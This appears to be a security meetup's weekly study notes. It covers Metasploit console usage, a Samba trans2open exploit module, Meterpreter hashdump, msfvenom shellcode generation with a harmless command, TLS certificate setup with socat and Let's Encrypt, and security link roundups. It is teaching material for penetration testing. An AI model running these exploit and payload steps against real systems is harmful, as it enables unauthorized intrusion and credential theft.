Metasploit Unleashed

We're not going to reproduce the entire [Metasploit Unleashed](#) guide here, but just pick out a few key beginning points to consider.

Starting up Metasploit on Kali

Kali doesn't start services by default:

```
sudo systemctl start postgresql
# Do this once
sudo msfdb init
sudo msfconsole
db_rebuild_cache
```

msfconsole without user interaction

The `-x` and `-r` options can be use to automate `msfconsole` execution:

```
msfconsole -x "use payload/linux/x86/exec; options; exit"

cat <<'EOF' | msfconsole -r -
use payload/linux/x86/exec
options
exit
EOF
```

Workspaces

Workspaces are ways to separate different projects:

```
msfconsole
db_status
workspace

workspace -a demo
workspace

db_nmap localhost
hosts
creds
loot
notes
services
vulns
```

Data export

A variety of data can be exported:

```
workspace demo
pwd
mkdir msf
cd msf
db_export -f xml demo.xml
workspace -d demo

workspace -a demo
db_import demo.xml
hosts
services

services -o services.csv
cat services.csv
services -h
services -c name,port -o services_hp.csv
cat services_hp.csv
```

Exploits

Metasploit of course has exploits:

```
show exploits
search trans2open
info exploit/linux/samba/trans2open

use exploit/linux/samba/trans2open
show options
show advanced
show evasion
show payloads
set RHOST localhost
set RPORT localhost
run
: # control-C to stop this
back
```

Meterpreter

See [Meterpreter Basic Commands](#) for command capabilities when you break into host. What's really interesting is that you can place a meterpreter session in the background, then use `sessions` to list & connect back to one of the sessions. `getuid` lists the local id for Meterpreter (System on Windows is `nirvana`) while `hashdump` can get the password hashes. And `migrate` can be very useful when a meterpreter session is unstable and terminates quickly.

And lots more

There's information gathering, vulnerability scanning, Follow the [Metasploit Unleashed](#) guide.

11.3 2018-02-24 Links, Cloud VMs, Let's Encrypt, Metasploit Framework

11.3.1 Links and updates this week

Links around the web

Cloud

Tech

1. [no-csp-css-keylogger.badsite.io](#) - type password here and watch network log
2. [Internet of Things Scanner](#) - add yourself to the list if you're vulnerable and not there
3. [I've Just Launched "Pwned Passwords" V2 With Half a Billion Passwords for Download](#)
4. [Intel has a new Spectre firmware patch for you to try out and Intel ships \(hopefully stable\) microcode for Skylake, Kaby Lake, Coffee Lake](#)
5. [Treble](#) - "a major re-architect of the Android OS framework designed to make it easier, faster, and less costly for manufacturers to update devices to a new version of Android."
6. [MADLIRA](#) - MADLIRA is a tool for Android malware detection
7. [Botched npm Update Crashes Linux Systems, Forces Users to Reinstall and Critical Linux filesystem permissions are being changed by latest version](#)
8. [Meltdown fix committed by guenther@](#)
9. [Weak cryptographic standards removal notice](#) - GitHub to remove several weak cryptographic standards
10. [Cure53 Browser Security White Paper](#) (very long)
11. [macOS may lose data on APFS-formatted disk images](#)

Tools

1. [GitLeaks](#) - Check git repos for secrets and keys
2. [elf-string](#) - The better `strings` utility for the reverse engineer.
3. [Revoke-Obfuscation v1.0](#) - an open-source PowerShell v3.0+ framework for detecting obfuscated PowerShell commands and scripts at scale

Study links

1. [OWASP Automated Threat Handbook - Web Applications](#)
2. [How Developers got Password Security so Wrong](#)
3. [New bypass and protection techniques for ASLR on Linux](#)
4. [Secure Coding: Understanding Input Validation](#)
5. [Linux ASLR and GNU Libc: Address space layout computing and defence, and "stack canary" protection bypass](#)

6. [Securing your Linux web server](#)
7. [BPF comes to firewalls](#) - “The Linux kernel currently supports two separate network packet-filtering mechanisms: iptables and nftables. For the last few years, it has been generally assumed that nftables would eventually replace the older iptables implementation; few people expected that the kernel developers would, instead, add a third packet filter. But that would appear to be what is happening with the newly announced bpfILTER mechanism. BpfILTER may eventually replace both iptables and nftables The end result is that we’ll probably not see bpfILTER in the mainline kernel in the immediate future. Given the developers who have worked on it, though, bpfILTER is clearly a serious initiative that is firmly aimed at getting into the mainline eventually.”
8. [Retpoline: A Branch Target Injection Mitigation](#)
9. [CSS Keylogger](#)
10. [Detecting Lateral Movements in Windows Infrastructure](#)
11. [Userland API Monitoring and Code Injection Detection](#)
12. [A Walk-Through Tutorial, with Code, on Statically Unpacking the FinSpy VM: Part One, x86 Deobfuscation - first of a multi-part series ...](#)

Privacy links

1. [Google Calendar should prevent spam by default](#)
2. [An Overview of Web Browsing Security](#)
3. [China’s Xinjiang surveillance is the dystopian future nobody wants](#)
4. [face-verify.js: Monitoring who is physically looking at a website for additional security and Face Verify](#)
5. [Flight Sim Company Embeds Malware to Steal Pirates’ Passwords](#)
6. [Stop replacing London’s phone boxes with corporate surveillance](#)

Cultural/Legal/Political

1. [2018 CVE List](#)
2. [Money Laundering Via Author Impersonation on Amazon?](#)

Hacking links

1. [How I Identified 93k Domain-Frontable CloudFront Domains](#) - make a request for a resource on CloudFront, then change the target domain while leaving the host header the same

```
curl -s -H "Host: images-na.ssl-images-amazon.com" -H "Connection: close" "https://  
↪cdn.atlassian.com/images/I/01rgQ3jqo7L.css"
```

2. [Detecting Kerberoasting activity using Azure Security Center](#)
3. [Bingo. It’s happening. LA Times is serving cryptomining, their S3 bucket with their JavaScript code was world writable and even contains this file \(4th screenshot\). H/T @bad_packets and LA Times serving cryptocurrency mining script](#)
4. [The Use of Counterfeit Code Signing Certificates Is on the Rise and One-stop counterfeit certificate shops for all your malware-signing needs](#)
5. [Internet of Babies – When baby monitors fail to be smart](#)

6. Docker Layer 2 ICC Bug
7. Hiding in Plain Sight: XXE Vulnerability in HP Project & Portfolio Mgmt Center
8. Trend Micro Email Encryption Gateway Multiple Vulnerabilities
9. IDA text Execution
10. Drive-by download campaign targets Chinese websites, experiments with exploits
11. NoMachine Un-initialised Variable Privilege Escalation – A fuzz-less exploit tutorial – CVE-2018-6947
12. Windows: StorSvc SvcMoveFileInheritSecurity Arbitrary File Security Descriptor Overwrite EoP
13. uTorrent: various JSON-RPC issues resulting in remote code execution, information disclosure, etc. and uTorrent bugs let websites control your computer and steal your downloads
14. How I was hacked, and all my cryptocurrencies were stolen!
15. uTorrent: various JSON-RPC issues resulting in remote code execution, information disclosure, etc.
16. Tesla Hackers Hijacked Amazon Cloud Account to Mine Cryptocurrency and Lessons from the Cryptojacking Attack at Tesla
17. Cryptocurrency-mining criminals that netted \$3 million gear up for more - “has been running the XMRig miner on many versions of Windows and ... has now upped his game by targeting the powerful Jenkins CI server ... ‘as many as 20 percent of Jenkins servers are misconfigured <<https://emtunc.org/blog/01/2018/research-misconfigured-jenkins-servers/>>’ _ in ways that make serious hacks possible ... exploiting CVE-2017-1000353”
18. Bypass User-Mode Hooks

Reasons to use cloud VMs

Benefits of cloud VMs

This author is gradually moving processing to cloud servers for several reasons:

- Proof of concept

Demonstrate what can and cannot be moved to the cloud. You’re probably not moving your gaming to the cloud nor scanning documents from a local printer/scanner, but you can move your tax computation and lots of computer security testing.
- Reduce local device count, costs, and maintenance

The goal is to use Chromebox/Chromebook devices from anywhere. Then you can use fewer, simpler computers. And they require far less sysadmin work.
- Acquire cloud configuration knowledge and skills

Choose your cloud providers based on your needs: low cost providers vs needed job skills (think AWS).
- Immensely faster cloud VM Internet connection speeds

`speedtest-cli` on the 512 MB GCE instance just showed 238/195 Mbps download/upload speeds. However, please remember that the smaller VMs do have limited processing power.
- Increase security with improved disaster recovery

Cloud VMs are based on server-class hardware with increased reliability. And their creation can be automated (outside of the data). Two cloud VMs can serve as backups for each other’s data.

The author first migrated the processing for this website: it comfortably fit on the free Google Compute Engine 512MB VM instance. The author can now work from anywhere (allowing SSH outbound access) using a Chromebook. No more configuring every machine to run the proper web authoring software - it's all done from the already-configured GCE instance.

Persistent VMs, persistent disks, vs non-persistent VMs

Here are some cloud VM options from more to less expensive:

Persistent VM - \$5/10/20 per month for 1/2/4 GB memory VMs Here the VM runs 7x24 with the advantage of permanent IP, immediate availability, significant persistent storage, and even easy access from a Chromebook.

The author uses a free (tiny 512 MB) Google Compute Engine instance for authoring this website and accessing other cloud services from a Chromebook (and other Linux devices). A 1 GB Linode or Digital Ocean VM would cost \$5/month.

Persistent OS Disk - \$2/month for a 20GB disk + 3/4 cents/hour run costs Not all providers support this, but with some configuration effort the persistent disk can be booted using possibly different memory size configurations each boot.

So the OS doesn't need configuration each boot (all needed packages are already installed), only the IP changes each usage and there is some effort to start the VM. But the memory flexibility can be a big advantage. And not having it running when not needed can be a security advantage.

Persistent Data Disk - \$1/month for a 10 GB disk + 3/4 cents/hour run costs This one assumes your OS image needs are either generic or can be scripted.

For example, the cloud VM to author this website would require scripting to:

- VM security hardening: create a non-root user with SSH-only access; turn off SSH root login; disable password-based SSH login.
- Install the Sphinx-based authoring software for this website: **conda** for Python environments; Sphinx authoring software; Google Cloud SDK; AWS CLI.

This can be a real option when the cloud provider allows boot-time configuration scripts and your VM can be configured quickly using one of these scripts.

Non-persistent VMs - least expensive alternative Here the VM is created/destroyed as needed. This can work if the cloud provider allows boot-time configuration scripts that quickly configure your VM (including downloading the needed data).

Energy savings & less hardware offset some VM costs

The real cost savings of cloud VMs come when less local hardware is needed. If you can save \$600 or more by not purchasing a machine (with a lifespan of 5 years), that would roughly pay for 2 7x24 1 GB RAM VMs over those 5 years. Or many more non-persistent cloud VMs.

However, just energy savings alone can offset the cost of non-persistent VMs. Compare using a mid-2011 iMac (135W idle, 170W max) vs a Chromebox (15W max) + 27" monitor (30W max) + cloud VM. The local electric rates are \$0.073/kwh peak and \$0.023/kwh off-peak. The extra 100W an iMac consumes costs roughly $100/1000 * \$0.073 = \$0.0073/\text{hour}$ (peak cost) which is roughly the cost of a non-persistent 1 MB RAM VM at Linode or Digital Ocean - a wash. And if a persistent disk is needed, that makes the cloud VM only \$2/month more, or \$24/year, or \$120 over a 5 year lifespan of the iMac. A huge savings if the iMac purchase can be avoided.

11.3.2 Study this week

SSL/TLS using self-signed and Let's Encrypt certificates

We'll be doing this demo from a Debian 9 cloud VM resolvable via sbwasp.bitbender.org.

Generating and using self-signed certificates

We'll mostly follow [Securing Traffic Between two Socat Instances Using SSL](#) to illustrate both creating self-signed certificates then using them to mutually verify both ends of a TLS connection.

We'll start by creating a server and client self-signed certificate:

```
# Do this in $HOME/tmp
CERTDIR=$HOME/tmp
mkdir -p $CERTDIR
cd $CERTDIR

# Server certificate
FILENAME=server
SUBJ="/C=US/ST=California/L=Redondo Beach/O=SBWASP/OU=Meetup/CN=sbwasp.bitbender.org"
# Create PEM format private key
# = base64 encoded DER format (compatible with PKCS#10) with header/footer lines.
# Private key is 2048 bit RSA, not encrypted.
openssl genrsa -out $FILENAME.key 2048
openssl rsa -in $FILENAME.key -text
# Generate self-signed certificate using just-generated private key.
openssl req -new -key $FILENAME.key -x509 -days 3653 -out $FILENAME.crt -subj "$SUBJ"
openssl x509 -in $FILENAME.crt -text
cat $FILENAME.key $FILENAME.crt >$FILENAME.pem
chmod 600 $FILENAME.key $FILENAME.pem

# Client certificate
FILENAME=client
SUBJ="/C=US/ST=California/L=Redondo Beach/O=SBWASP/OU=Meetup/CN=oresama@bitbender.org"
openssl genrsa -out $FILENAME.key 2048
openssl req -new -key $FILENAME.key -x509 -days 3653 -out $FILENAME.crt -subj "$SUBJ"
cat $FILENAME.key $FILENAME.crt >$FILENAME.pem
chmod 600 $FILENAME.key $FILENAME.pem
```

Now that we have the certificates, fire up the server in it's own terminal window. It will just echo back the request:

```
# Server listens to 1 client at a time (use fork for more)
CERTDIR=$HOME/tmp
cd $CERTDIR
sudo apt install socat -y < /dev/null
socat openssl-listen:8080,reuseaddr,cert=$CERTDIR/server.pem,cafile=$CERTDIR/client.
↪ crt echo
# Alternatively a shell command could be run
# socat openssl-listen:8080,fork,reuseaddr,cert=$CERTDIR/server.pem,cafile=$CERTDIR/
↪ client.crt exec:"ip addr show"
```

In another window fire up the client:

```
# Client connects by running any old shell command to get echo'ed back
CERTDIR=$HOME/tmp
```

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```
cd $CERTDIR
ls | \
    socat stdio openssl-connect:sbwasp.bitbender.org:8080,cert=$CERTDIR/client.pem,
↪cafile=$CERTDIR/server.crt
```

The client will see whatever was generated by `ls` echoed back, or the results of the `ip addr show` command if that was selected. Terminate any running processes in the 2 terminal windows.

Now we'll demonstrate how to use the certificate just generated to serve web pages:

```
# Try website TLS1.2 encryption using the server certificate
# Any web content will do.
# Fire up the HTTP server on port 8000 (it could be restricted to localhost).
CERTDIR=$HOME/tmp
WEBSITE=$CERTDIR/web
mkdir -p $WEBSITE
echo "hello" > $WEBSITE/index.html
(cd $WEBSITE; python3 -m http.server 8000) &
# Now fire up socat to provide the TLS1.2
socat -s openssl-listen:8080,method=TLS1.2,fork,reuseaddr,keepalive,verify=0,cert=
↪$CERTDIR/server.pem tcp:localhost:8000
```

Now fire up any web browser or use `curl` to test the TLS1.2 encryption:

```
# Show curl fails when certificate checked (the default)
curl https://sbwasp.bitbender.org:8080
# Show curl succeeds using TLS1.2 when certificate not verified
curl --insecure --verbose --output /dev/null https://sbwasp.bitbender.org:8080
```

Alternatives `curl` to check the certificate details are a browser or `openssl s_client`:

```
echo -ne "HEAD / HTTP/1.1\n\nHost: sbwasp.bitbender.org\n\n\n" | \
    openssl s_client -connect sbwasp.bitbender.org:8080
```

Kill the extra listening processes (`sudo ss -tnlp` will show the PIDs to kill).

Let's Encrypt certificate via dehydrated

Installing dehydrated

`dehydrated` depends on `openssl`, `curl`, `sed`, `grep`, and `mktemp`. It can be installed manually or via a Debian package. For Debian 9 it's best to use stretch-backports but we don't do that today:

```
cat <<'EOF' | sudo tee /etc/apt/sources.list.d/backport.list
deb http://deb.debian.org/debian/ stretch-backports main
deb-src http://deb.debian.org/debian/ stretch-backports main
EOF
sudo apt update < /dev/null
sudo apt -t stretch-backports dehydrated -y < /dev/null
```

Since the demo install is a throw-away, we'll use a temporary directory (easy to clean up) and clone from GitHub:

```
# Pick a configuration directory based on who is running it
CDIR=$HOME/tmp
cd $CDIR/
```

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```
sudo apt install git -y < /dev/null
git clone https://github.com/lukas2511/dehydrated.git
```

Configuring dehydrated involves modifying 3 files:

```
# Create a website
WEBSITE=$CDIR/web
mkdir -p $WEBSITE
echo "hello" > $WEBSITE/index.html
# Pick a configuration directory based on who is running it
cd $CDIR/
cp $CDIR/dehydrated/docs/examples/{config,domains.txt,hook.sh} $CDIR/
# domains.txt
# Each line is a certificate, first domain is cert name, rest are aliases.
echo "sbwasp.bitbender.org" > domains.txt
# config used for command defaults - likely make these changes:
sed -i 's|^#BASEDIR.*$|BASEDIR='$CDIR'|' config
sed -i 's|^#CHALLENGETYPE="http-01"/CHALLENGETYPE="http-01"/' config
# Note - for AWS CloudFront set KEYSIZE="2048"
sed -i 's|^#WELLKNOWN=.*$|WELLKNOWN='$WEBSITE'/well-known/acme-challenge|' config
mkdir -p $WEBSITE/.well-known/acme-challenge
sed -i 's|^#HOOK=.*$|HOOK="$BASEDIR/hook.sh"|' config
sed -i 's|^#PRIVATE_KEY_RENEW=.*$|PRIVATE_KEY_RENEW="no"/' config

# The most significant part is hooks.sh configuration of:
#   deploy_challenge() - copy challenge to $WEBSITE/.well-known/acme-challenge/...
#   deploy_cert() - socat -s openssl-listen:8080,...,cert=NEWCERT,...

cat > hook.sh <<'EOF'
#!/usr/bin/env bash

deploy_challenge() {
    local DOMAIN="${1}" TOKEN_FILENAME="${2}" TOKEN_VALUE="${3}"
    echo "$TOKEN_VALUE" > $WELLKNOWN/$TOKEN_FILENAME
}

clean_challenge() {
    local DOMAIN="${1}" TOKEN_FILENAME="${2}" TOKEN_VALUE="${3}"
    rm -f $WELLKNOWN/$TOKEN_FILENAME
}

deploy_cert() {
    local DOMAIN="${1}" KEYFILE="${2}" CERTFILE="${3}" FULLCHAINFILE="${4}" CHAINFILE=
    ↪ "${5}" TIMESTAMP="${6}"
    # Deploying a cert using socat is just creating a new server cert:
    # cat $KEYFILE $CERTFILE $CHAINFILE > $CERTDIR/server_le.pem
    # To use it restart socat something like
    # ( sudo socat openssl-listen:443,fork,reuseaddr,keepalive,method=TLS1.2,cert=
    ↪ $CERTDIR/server_le.pem,verify=0 tcp:localhost:8000 )&
}

unchanged_cert() {
    local DOMAIN="${1}" KEYFILE="${2}" CERTFILE="${3}" FULLCHAINFILE="${4}" CHAINFILE=
    ↪ "${5}"
}

invalid_challenge() {
```

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```

    local DOMAIN="${1}" RESPONSE="${2}"
    echo "Subject: Validation of ${DOMAIN} failed!\n\nOh noez!"
}

request_failure() {
    local STATUSCODE="${1}" REASON="${2}" REQTYPE="${3}" HEADERS="${4}"
    echo "Subject: HTTP request failed failed!\n\nA http request failed with status $
↪${STATUSCODE}!"
}

generate_csr() {
    local DOMAIN="${1}" CERTDIR="${2}" ALTNAMES="${3}"
    echo "generator_csr() call"
}

startup_hook() {
    :
}

exit_hook() {
    :
}

HANDLER="$1"; shift
if [[ "${HANDLER}" =~ ^(deploy_challenge|clean_challenge|deploy_cert|unchanged_
↪cert|invalid_challenge|request_failure|generate_csr|startup_hook|exit_hook)$ ]];_
↪then
    "$HANDLER" "$@"
fi
EOF

# Use staging server
sed -i 's|^#*CA=.*$|CA="https://acme-staging.api.letsencrypt.org/directory"|' config

# Redirect port 80 to 8000
(cd $WEBSITE; python3 -m http.server 8000)&
(sudo socat tcp-listen:80,fork,reuseaddr,keepalive tcp:localhost:8000)&

dehydrated/dehydrated -c --config ./config --accept-terms --ipv4

# Now ready for operational server
sed -i 's|^#*CA=.*$|CA="https://acme-v01.api.letsencrypt.org/directory"|' config

dehydrated/dehydrated -c --config ./config --accept-terms --ipv4

```

Assuming the cert request succeeds you can test it:

```

LEDIR=$CERTDIR/certs/sbwasp.bitbender.org
cat $LEDIR/privkey.pem $LEDIR/cert.pem $LEDIR/chain.pem > server_le.pem
(sudo socat openssl-listen:443,fork,reuseaddr,keepalive,method=TLS1.2,cert=$CERTDIR/
↪server_le.pem tcp:localhost:8000)&
curl --verbose --output /dev/null https://sbwasp.bitbender.org

```

When done use `sudo ss -tnlp` and `sudo kill` to cleanup background processes.

Installing Metasploit Framework

Metasploit Framework vs Metasploit

If you go to [Metasploit compare features](#) you'll currently see 4 versions with decreasing capability: Pro (paid), Express (paid), Community (free but signup required), and Framework (command line, open source version we'll install here).

Installation instructions

Metasploit is based on the open source BSD licensed [Metasploit Framework](#). It can be installed in Linux, OS X, and Windows following the [Metasploit Framework Open Source Nightly Installers](#). To keep the Metasploit Framework updated use **apt** or **msfupdate**.

Cloud VM installation details

Here are the steps to provision a Linode 1 GB RAM Debian 9 VM.

First create a Linode Stackscript to configure the Metasploit Framework VM:

```
STACKSCRIPT=msf-setup.sh
cat > $STACKSCRIPT <<'EOF'
#!/usr/bin/env bash
apt update < /dev/null
apt full-upgrade -y < /dev/null
apt autoremove -y < /dev/null
apt install unattended-upgrades -y < /dev/null

# sudo NOPASSWD
sed -i '/^%sudo/s/ ALL$/ NOPASSWD:ALL/' /etc/sudoers

U=oresama
useradd -c "oresama" -G sudo -m -s /bin/bash -U $U

mkdir -p /home/$U/.ssh
chmod 700 /home/$U/.ssh
chown oresama.oresama /home/$U/.ssh
cp $HOME/.ssh/authorized_keys /home/$U/.ssh/
chmod 600 /home/$U/.ssh/authorized_keys
chown oresama.oresama /home/$U/.ssh/authorized_keys

SSHD=/etc/ssh/sshd_config
sed -i 's/^PermitRootLogin yes/PermitRootLogin no/' $SSHD
sed -i 's/^PasswordAuthentication yes/PasswordAuthentication no/' $SSHD

sudo su - oresama

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/
templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall

sudo reboot
EOF
chmod +x $STACKSCRIPT

# Create the post-install script at Linode
linode stackscript create \
```

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```
--label ${STACKSCRIPT%.sh} \
--distribution 'Debian 9' \
--codefile ./${STACKSCRIPT} \
--description 'Update packages, create users, no root login, no passwd login,
→install metasploit framework.'
```

Next create the VM using the existing Stackscript to configure the Metasploit Framework VM:

```
VM=msf
PASSWORD=sbwasp-meetup
SSHKEY=~/.ssh/id_linode
SSHPUBKEY=${SSHKEY}.pub
SCRIPTNAME=${STACKSCRIPT%.sh}
linode linode create \
  --label $VM \
  --distribution 'Debian 9' \
  --plan linode1024 \
  --password "$PASSWORD" \
  --group 'SBWASP' \
  --pubkey-file "$SSHPUBKEY" \
  --stackscript "${STACKSCRIPT%.sh}" \
  --stackscriptjson '{ }'
```

Next connect to the VM (which requires a little waiting):

```
# Get the server's IP address
linode list
linode show $VM
IP=$(linode show $VM | grep ips | sed 's/^.*: *//;s/ *$//')

# Wait a bit
ssh -i $SSHKEY $U@$IP
msfconsole
# msfdb status
# search samba
# exit
```

At this point use **msfvenom** to generate shellcode:

```
# Generating payloads using msfvenom and msfconsole.
# To see available payloads, encoders, formats, platforms:
msfvenom --list payloads
msfvenom --list encoders
msfvenom --help-formats
msfvenom --help-platforms
# For our example we decide on:
#   payload = linux/x86/exec
#   encoder = x86/shikata_ga_nai
#   platform = linux
# NOTE: if specify "--bad-chars" then get encoder even without "--encoder".
# To see payload variables/options, fire up msfconsole to show the payload options:

cat <<EOF | sudo msfconsole -r -
use payload/linux/x86/exec
show options
quit
EOF
```

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```

# This shows we need to set CMD="command string to execute".
# We choose a very simple CMD, merely "echo hello > /tmp/hello".
# Use "ls -al" afterwards to show that the CMD ran.

# Here's the code to generate a python payload:
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
  --encoder x86/shikata_ga_nai \
  --bad-chars "\x00\x0a\x0d" \
  --platform linux --arch x86 \
  --format python \
  --out shellcode.py

# Same shellcode without encoding (has null characters in it).
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
  --platform linux --arch x86 \
  --format python \
  --out shellcode_nulls.py

# This time as raw bytes.
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
  --platform linux --arch x86 \
  --format raw \
  --out shellcode_nulls.raw

# More advanced options:
msfvenom --help

```

At this point logout and destroy the VM:

```

# After logging out of the VM
linode stop $VM
linode delete $VM

```

11.4 2018-02-17 Links, Web frontend, and Malware C2

11.4.1 Links and updates this week

Links around the web

Cloud

1. The next billion users are the future of the internet

Tech

1. Missing libgyplugin_pango - example of using containers to document bugs:

```

FROM ubuntu:latest

RUN apt-get update && apt-get -y dist-upgrade
RUN apt-get install -y --no-install-recommends bzip2 wget

```

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```
RUN wget --no-check-certificate https://repo.continuum.io/miniconda/Miniconda3-
↳latest-Linux-x86_64.sh && \
    bash Miniconda3-latest-Linux-x86_64.sh -bf && \
    rm Miniconda3-latest-Linux-x86_64.sh
ENV PATH="/root/miniconda3/bin:${PATH}"

RUN conda install -c conda-forge graphviz=2.38.0

CMD dot
```

2. [Termux + QEMU + Alpine Linux = Docker on Stock ChromeOS and Run Docker in QEMU on Stock ChromeOS](#)
3. [Serverless Databases: The Future of Event-Driven Architecture](#)
4. [Chip Aging Accelerates](#) - As advanced-node chips are added into cars, and usage models shift inside of data centers, new questions surface about reliability.
5. [Linux Kernel Release Model](#), part of [The Linux Kernel documentation](#)
6. [How Apple Plans to Root Out Bugs, Revamp iPhone Software](#)
7. [Many ID-Protection Services Fail Basic Security](#)
8. [Microsoft's compiler-level Spectre fix shows how hard this problem will be to solve](#)
9. [Forensic Readiness: Setting the Foundation For Cybersecurity](#)
10. [Attacks Against Windows PXE Boot Images](#)

Tools

1. [Privileged Access Workstation \(PAW\)](#) - "A PAW is the workstation the admin uses to access and administrate the network using privileged credentials. It provides the admin a secure method to perform day-to-day administrative tasks on network devices such as Domain Controllers, member servers, user workstations, networking equipment, and cloud admin portals (like Azure and AWS)."
2. [Stealing Data With CSS: Attack and Defense](#)
3. [MSDAT](#) - "MSDAT (Microsoft SQL Database Attacking Tool) is an open source penetration testing tool that tests the security of Microsoft SQL Databases remotely."
4. [vim-anywhere](#)
5. [The LaZagne Project](#) - uses an internal Windows API called CryptUnprotectData to decrypt user passwords
6. [res-pound-er](#) - detects the presence of a [Responder](#) in the network
7. [Super-Stealthy Droppers and Loading "fileless" Shared Objects \(memfd_create + dlopen\)](#)
8. [Stealing SSH credentials Another Approach](#)
9. [Download virtual machines](#) (Test Microsoft Edge and versions of IE8 through IE11 using free virtual machines you download and manage locally - password is "Passw0rd!"), [Windows Server Evaluations](#), and [Visual Studio Community](#)

Study links

1. [Programming Notes for Professionals books](#) - lots of books to download

2. [The Easiest Metasploit Guide You'll Ever Read](#)
3. [My Favourite Secret Weapon - strace](#)
4. [Linux'izing your Windows PC into a dev machine – Part 1](#)
5. [Protect your site from Cryptojacking with CSP + SRI](#)

```
<script src="..." integrity="sha256-..." crossorigin="anonymous"></script>
```

6. [Front End Interview Handbook](#)
7. [The SCRAM Authentication Protocol](#)
8. [Recon Brussels 2018 Slides](#)
9. [The Ultimate Guide to Kicking Ass on Take-home Coding Challenges](#)
10. [Kotlin and Java: How Hackers See Your Code](#)
11. [z00mtrack: User Tracking via The Browser Zoom Levels](#)
12. [GitHub Fork and Pull Request Workflow](#)

Privacy links

1. [Why Ad Companies Love Google's Ad Blocker, But Hate Apple's Privacy Features, The Many Ways Websites Track You Online, How Safari's New Intelligent Tracking Prevention Works, and Good news: Chrome debuts automatic blocking of annoying ads](#)

“Make no mistake: this is an ad blocker designed to benefit advertising companies.”

“Google might sell hardware, but they're an advertising company first and foremost.”

“Apple, meanwhile, makes basically all of their money from selling hardware and services, and next to nothing from advertising revenue. This means they see advertising less as a source of revenue and more as a potential annoyance for their users.”
2. [A Facebook employee asked a reporter to turn off his phone so Facebook couldn't track its location - and it reveals a bigger problem within the company](#)
3. [Do Not, I Repeat, Do Not Download Onavo, Facebook's Vampiric VPN Service](#)
4. [Your ISP is Probably Spying On You - “Mixed somewhere in between the **unencrypted HTTP traffic** and **plaintext admin passwords** was something I found to be a bit more interesting. Altibox periodically collects a list of all devices that are/were connected to my private home network.”](#)

Cultural/Legal/Political

1. [How UK Spies Hacked a European Ally and Got Away With It](#)
2. [Special Counsel indicts 13 people, Russian troll farm on conspiracy charges and Twitter deleted 200,000 Russian troll tweets. Read them here.](#)
3. [In terse statement, White House blames Russia for NotPetya worm](#)
4. [Pro-Gun Russian Bots Flood Twitter After Parkland Shooting](#)
5. [Pirates Crack Microsoft's UWP Protection, Five Layers of DRM Defeated](#)
6. [32 lawsuits filed against Intel over Spectre and Meltdown flaws](#)
7. [IBM Future of Identity Study: Millennials Poised to Disrupt Authentication Landscape](#)

- Security outweighs convenience.
 - Biometrics becoming mainstream.
 - Millennials moving beyond passwords.
 - APAC Asia Pacific) leading charge on biometrics.
8. [Mac Privacy: Sandboxed Mac apps can record your screen at any time without you knowing](#)
 9. [Facebook must stop tracking Belgian users, court rules](#)
 10. [Talk is cheap. Show me the money!](#)

Hacking links

1. [New Spectre, Meltdown variants leave victims open to side-channel attacks and MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols](#) - “MeltdownPrime and SpectrePrime, found by Princeton and NVIDIA researchers, may require significant hardware changes to be mitigated.”
2. [Microsoft Edge: ACG bypass using UnmapViewOfFile and Windows 10 security: Google exposes how malicious sites can exploit Microsoft Edge](#) - “Microsoft misses Google’s 90-day deadline, so Google has published details of an exploit mitigation bypass.”
3. [A Hacker Has Wiped a Spyware Company’s Servers—Again](#)
4. [FedEx Customer Records Exposed](#) - On February 5th Kromtech security researchers have stumbled upon another Amazon S3 bucket, set for public access. Among other stuff, it contained more than **119 thousands of scanned documents** of US and international citizens, such as passports, driving licenses, security IDs etc. IDs were accompanied by scanned “*Applications for Delivery of Mail Through Agent*” forms (PS Form 1583) - which also contained names, home addresses, phone numbers and zip codes.
5. [A potent botnet is exploiting a critical router bug that may never be fixed](#)
6. [Major new iOS bug can crash iPhones and disable access to apps and iMessages and Picking Apart the Crashing iOS String](#)
7. [Olympic Destroyer Takes Aim At Winter Olympics and Stopping Olympic Destroyer: New Process Injection Insights](#)
8. [Critical Telegram flaw under attack disguised malware as benign images](#) - technique worked by using the special Unicode formatting *U+202E* which causes text strings following it to be displayed from right to left. As a result, Telegram for Windows converted files with names such as “photo_high_regnp.js” to “photo_high_resj.png,” giving the appearance they were benign image files rather than files that executed code.
9. [Skype can’t fix a nasty security bug without a massive code rewrite - exploited using CAPEC-471: DLL Search Order Hijacking](#)
10. [Warning! Trojan Droppers Exploiting Symbolic Link \(.SLK\) Files](#)
11. [Hackers Exploiting ‘Bitmessage’ Zero-Day to Steal Bitcoin Wallet Keys](#)
12. [A phishing attack scored credentials for more than 50,000 Snapchat users](#)
13. [\\$7.5k Google services mix-up](#)
14. [An analysis of logic flaws in web-of-trust services](#)
15. [The harmful drive-by currency mining scourge shows no signs of abating](#)
16. [Thousands of Government Websites Hacked to Mine Cryptocurrencies](#)
17. [Remote Code Execution \(CVE-2018-5767\) Walkthrough on Tenda AC15 Router](#)

18. [Command and control server in social media \(Twitter, Instagram, Youtube + Telegram\)](#)
19. [Plasma Desktop: Arbitrary command execution in the removable device notifier](#) - When a vfat thumbdrive which contains “ or \$(in its volume label is plugged and mounted through the device notifier, it’s interpreted as a shell command
20. [TCP-Starvation](#)
21. [Chaos: a Stolen Backdoor Rising Again](#) - “a backdoor that spawns a fully encrypted and integrity checked reverse shell After more research, we found out this backdoor was originally part of the ‘sebd’ rootkit that was active around 2013.”

11.4.2 Study this week

Web front end technologies

What do browsers support?

To answer the question what features are supported by browsers, see [Can I use?](#). You can enter “css-grid” to view browser support for CSS grids (everywhere except Opera Mini and only older spec support in IE11).

Playing with web front end

CodePen An in-browser HTML5, CSS, and JavaScript code editor where users can collaborate and showcase their work.

For example see [BEM with CSS/SCSS](#) and [CSS Only Playground](#).

JSFiddle Allows playing with HTML, CSS, and JavaScript and sharing results with others.

JS Bin Site is being updated and refactored.

CSS Deck [CSS Deck labs](#) to play without an account.

Firefox DevTools Playground “Learn, build, improve, and create with Firefox DevTools.”

CSS Grid Playground Another online playground.

FiddleSalad “An online playground with an instantly ready coding environment. Combine language preprocessors, CSS, HTML and JavaScript to create and share coding examples.”

DOM

What the shit is the DOM anyway? An easy introduction to DOM.

CSS

